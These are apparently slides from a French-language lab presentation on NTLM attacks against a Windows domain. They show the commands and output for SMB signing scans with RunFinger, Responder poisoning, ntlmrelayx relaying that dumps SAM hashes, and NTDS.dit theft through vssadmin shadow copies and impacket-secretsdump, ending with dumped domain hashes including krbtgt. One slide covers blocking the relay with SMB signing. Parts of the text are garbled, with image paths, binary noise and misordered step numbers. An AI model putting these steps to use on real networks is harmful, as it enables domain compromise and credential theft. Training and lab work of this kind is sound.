
Output below the command:

```
EnableMDNS : 0
PSPath      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache
PSChildName : Parameters
PSDrive     : HKLM
PSProvider   : Microsoft.PowerShell.Core\Registry
```




6 - Attaque NTLM

6.3 - Présentation d'une attaque NTLM Relay



6 - Attaque NTLM

6.3 - Exemple d'attaque NTLM Relay



```
(andrew@kali)-[/usr/share/responder/tools]
$ sudo python RunFinger.py -i 192.168.5.0/24
[SMB2]:['192.168.5.32', Os:'Other than Microsoft', Build:'-1', Domain:'WORKGROUP', Bootime: '2023-06-16 10:06:57', Signing:'False', RDP:'False', SMB1:'True', MSSQL:'False']
[SMB2]:['192.168.5.20', Os:'Windows 10/Server 2016/2019 (check build)', Build:'14393', Domain:'RT', Bootime: '2023-05-31 15:07:44', Signing:'True', RDP:'False', SMB1:'True', MSSQL:'False']
[SMB2]:['192.168.5.30', Os:'Windows 10/Server 2016/2019 (check build)', Build:'19041', Domain:'RT', Bootime: 'Unknown', Signing:'False', RDP:'False', SMB1:'True', MSSQL:'False']
```

```
(andrew@kali)-[~]
$ sudo responder -I eth0 -wdv
[sudo] Mot de passe de andrew :
```



```
(andrew@kali)-[~/Téléchargements]
$ ntlmrelayx.py -tf ip.txt -smb2support
Impacket v0.10.1.dev1+20230608.100331.efc6a1c3 - Copyright 2022 Fortra
```

```
[*] Target system bootKey: 0xf83836709341cc0e5f275341ca9cf6a9
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:3e09570e342ce956ba4f11f56ac3b839:::
admin:1001:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[*] Done dumping SAM hashes for host: 192.168.5.30
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```


6 - Attaque NTLM

6.3 - Exemple d'attaque NTLM Relay




6 - Attaque NTLM

6.3 - Bloquer les attaques NTLM relay



Avant

```
(andrew@kali)-[/usr/share/responder/tools]
$ sudo python RunFinger.py -i 192.168.5.0/24
[SMB2]:['192.168.5.32', Os:'Other than Microsoft', Build:'-1', Domain:'WORKGROUP', Bootime: '2023-06-16 10:06:57', Signing:'False', RDP:'False', SMB1:'True', MSSQL:'False']
[SMB2]:['192.168.5.20', Os:'Windows 10/Server 2016/2019 (check build)', Build:'14393', Domain:'RT', Bootime: '2023-05-31 15:07:44', Signing:'True', RDP:'False', SMB1:'True', MSSQL:'False']
[SMB2]:['192.168.5.30', Os:'Windows 10/Server 2016/2019 (check build)', Build:'19041', Domain:'RT', Bootime: 'Unknown', Signing:'False', RDP:'False', SMB1:'True', MSSQL:'False']
```



Après

```
(andrew@kali)-[/usr/share/responder/tools]
$ sudo python RunFinger.py -i 192.168.5.0/24
[SMB2]:['192.168.5.20', Os:'Windows 10/Server 2016/2019 (check build)', Build:'14393', Domain:'RT', Bootime: '2023-05-31 15:07:44', Signing:'True', RDP:'False', SMB1:'True', MSSQL:'False']
[SMB2]:['192.168.5.30', Os:'Windows 10/Server 2016/2019 (check build)', Build:'19041', Domain:'RT', Bootime: 'Unknown', Signing:'True', RDP:'False', SMB1:'True', MSSQL:'False']
```

6 - Attaque NTLM

6.4 - Extraction du NTDS.dit

1) Création d'un fichier shadow :

```
c:\Windows\System32>vssadmin create shadow /for=c:  
vssadmin create shadow /for=c:  
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool  
(C) Copyright 2001-2005 Microsoft Corp.  
  
Successfully created shadow copy for 'c:\'  
Shadow Copy ID: [REDACTED]  
Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy5
```

2) Création d'un répertoire C:\extract et copie du ntds :

```
C:\Windows\system32>reg SAVE HKLM\SYSTEM c:\extract\SYS  
reg SAVE HKLM\SYSTEM c:\extract\SYS  
File c:\extract\SYS already exists. Overwrite (Yes/No)?yes  
The operation completed successfully.
```

1) Copie du fichier SYSTEM :

```
c:\Windows\System32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy5\windows  
\\ntds\ntds.dit c:\extract\ntds.dit  
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy5\windows\ntds\ntds.dit c:\ex  
tract\ntds.dit  
    1 file(s) copied.
```

6 - Attaque NTLM

6.5 - Extraction du NTDS.dit

```
(faycal㉿kali)-[~/Téléchargements]
$ cat ntds.dit
♦zY?♦♦ q~♦      ♦m91
f
I*8

t6

t♦♦E*8

t
INN4

to♦          ♦zY?♦♦ q~♦      ♦m91
f
I*8


t6
```

```
(faycal㉿kali)-[~/Téléchargements]
$ impacket-secretsdump -ntds ntds.dit -system system -outputfile result local
```

6 - Attaque NTLM

6.6 - Extraction du NTDS.dit


NTDS.dit en claire :



The screenshot shows a Windows Notepad window with the title "result.ntds - Bloc-notes". The menu bar includes "Fichier", "Edition", "Format", "Affichage", and "Aide". The content of the text area is as follows:

```
DC-GARROS$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:1a4b1757588cab6298e29e91c06df58d:::  
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DC-RT$:1002:aad3b435b51404eeaad3b435b51404ee:ea5962f1b33fcf81d419e402f3f57c49:::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:eb6db1450fafd45f21b36dc123500b8d:::  
IUT-VELIZY$:1105:aad3b435b51404eeaad3b435b51404ee:65ffe65da9d558e22c5ac5ba4ef63fed:::  
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

PASS THE HASH



